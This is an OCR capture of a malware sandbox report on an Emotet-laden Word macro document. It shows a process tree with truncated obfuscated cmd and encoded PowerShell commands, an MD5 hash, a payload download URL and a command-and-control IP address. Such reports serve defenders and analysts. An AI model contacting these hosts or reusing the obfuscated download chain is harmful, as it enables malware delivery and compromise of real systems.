

Malicious activity

2.9isemo2

Win7 32 bit Complete

MD5: D4E83A7746CAFF0EA41742B41C436CEF
Start: 02.09.2018, 12:54 **Total time:** 60 s

macros | macros-on-open | generated-doc | loader | emotet | trojan

Indicators: Tracker: Emotet, Loader, Trojan

Get sample | IOC | MalConf | Restart

Text report | Graph | ATT&CK | AI Summary (beta) | Export

CPU RAM

Processes — Filter by PID or name — Only important

3548	WINWORD.EXE	/n "C:\Users\admin\AppData\Local\Temp\2.9isem...	2k	984	96
2420	Cmd.exe	/V:O/C"^s^et ^U^m^gK==^AAI^A^ACA^g^AA^I^AAC^A...	175	6	26
792	powershell.exe	-e JABBAHUASwA9AG4AZQB3AC0AbwBiA...	1k	366	216
2148	592.exe PE		80	0	36
3172	592.exe PE		367	44	68
640	mfidlisvc.exe PE	Emotet	78	0	34
3360	mfidlisvc.exe PE	emotet	314	28	4

HTTP Requests 3 | Connections 2 | DNS Requests 1 | Threats 0 — Filter by PID, name or url — PCAP

NETWORK | FILES | DEBUG

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
3784 ms	GET | 301: Moved Per...	?	792	powershell.exe		http://miekowo.pl/bg48CglZ	1
3788 ms	GET | 200: OK	?	792	powershell.exe		http://miekowo.pl/bg48CglZ/	444
27713 ms	GET | 200: OK	?	3360	mfidlisvc.exe		http://192.226.247.73:7080/	13

Danger [3360] mfidlisvc.exe Connects to CnC server

Try community version for free! Register now